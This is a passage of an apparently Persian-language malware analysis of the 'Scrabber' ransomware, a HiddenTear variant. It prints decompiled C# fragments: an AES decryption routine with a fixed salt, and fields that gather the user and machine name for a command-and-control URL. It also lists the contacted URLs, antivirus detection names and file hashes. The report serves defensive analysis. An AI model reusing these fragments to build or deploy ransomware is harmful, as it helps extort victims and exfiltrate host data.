public byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به دامنه‌ی مشکوک مربوط به باج‌افزار Scrabber می‌باشد :

.ctor() : void

```
// medvedeg.Form1
// Token: 0x04000004 RID: 4
private string targetURL = "http://gntsincrellysite.eu5.org/trigg.php?info=";
// Token: 0x04000005 RID: 5
private string userName = Environment.UserName;
// Token: 0x04000006 RID: 6
private string computerName = Environment.MachineName.ToString();
// Token: 0x04000007 RID: 7
private string userDir = "C:\\Users\\";
// Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
public Form1()
{
    this.InitializeComponent();
}
```

باج‌افزار Scrabber فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

تحلیل ترافیک شبکه :

با توجه به اینکه باج‌افزار Scrabber به درستی قابل اجرا نمی‌باشد موفق به مشاهده‌ی ترافیک شبکه‌ی آن نشدیم، اما بررسی‌های صورت گرفته بر روی کدمنبع این باج‌افزار نشان می‌دهد که در صورت اجرای صحیح، باج‌افزار با لینک‌های زیر ارتباط برقرار می‌کند :

۱- http://gntsincrellysite.eu٥.org/trigg.php?info=
۲- http://gntsincrellysite.eu٥.org/wpp.jpg

خروجی سامانه VirusTotal :

در حال حاضر تعداد ٤٤ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.HiddenTears.1	AhnLab-V3	Trojan/Win32.Ryzerlo.C2844860
Antiy-AVL	Trojan[Ransom]/MSIL.Ryzerlo	Arcabit	Trojan.Ransom.HiddenTears.1
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira	HEUR/AGEN.1016243	BitDefender	Gen:Heur.Ransom.HiddenTears.1
CAT-QuickHeal	Trojan.IGENERIC	CrowdStrike Falcon	malicious_confidence_100% (W)
Cylance	Unsafe	Cyren	W32/Trojan.SAOY-3488
DrWeb	Trojan.Encoder.10598	Emsisoft	Gen:Heur.Ransom.HiddenTears.1 (B)
eScan	Gen:Heur.Ransom.HiddenTears.1	ESET-NOD32	a variant of MSIL/Filecoder.Y
F-Secure	Gen:Heur.Ransom.HiddenTears.1	Fortinet	MSIL/Filecoder.AK!tr.ransom
GData	Gen:Heur.Ransom.HiddenTears.1	Ikarus	Trojan-Ransom.FileCoder
Jiangmin	Trojan.Generic.crgca	K7AntiVirus	Trojan (004cd5d01)
K7GW	Trojan (004cd5d01)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Ransom.HiddenTear.Generic	MAX	malware (ai score=100)
McAfee	Ransomware-FTD!69C8186A9D29	McAfee-GW-Edition	Ransomware-FTD!69C8186A9D29
Microsoft	Ransom:MSIL/Ryzerlo.A	NANO-Antivirus	Trojan.Win32.Encoder.fiqvyb
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.786	Rising	Ransom.Ryzerlo!8.782 (CLOUD)
Sophos AV	Troj/Cryptear-A	Symantec	Ransom.HiddenTear!g1
Tencent	Win32.Trojan.Generic.Wrqu	TrendMicro	Ransom_RAMSIL.SM
TrendMicro-HouseCall	Ransom_RAMSIL.SM	VBA32	Trojan.Encoder
ViRobot	Trojan.Win32.Z.Ransom.1236480	Webroot	W32.Trojan.Gen
Zillya	Trojan.Generic.Win32.148699	ZoneAlarm	HEUR:Trojan.Win32.Generic

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Sample_5bf3666f6c8b6a73efef6788.BIN.69c8186a9d29c2417fbb9bcc388c0e9b

پرینت

حجم فایل: ۱.۲ مگابایت

تاریخ اسکن: ۱ آذر ۱۳۹۷ - ۳:۳۰

MD5: 69c8186a9d29c2417fbb9bcc388c0e9b

SHA1: fd2ad4569810149486f24c26d8594c03e3a1f966

SHA256: 44212deaebc7c9967897c10b7b1db96ad026be758cf1fc2cb7b1922dcbd8899e

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
sophos	ii	Dangerous Troj/Cryptear-A
پادویش	✓	Clean
comodo	✓	Clean
clamav	✓	Clean
eset	ii	Dangerous a variant of MSIL/Filecoder.Y trojan
drweb	ii	Dangerous Trojan.Encoder.10598
kaspersky	✓	Clean
avast	ii	Dangerous
symantec	ii	Dangerous Ransom.HiddenTear!g1
bitdefender	ii	Dangerous
fsecure	✓	Clean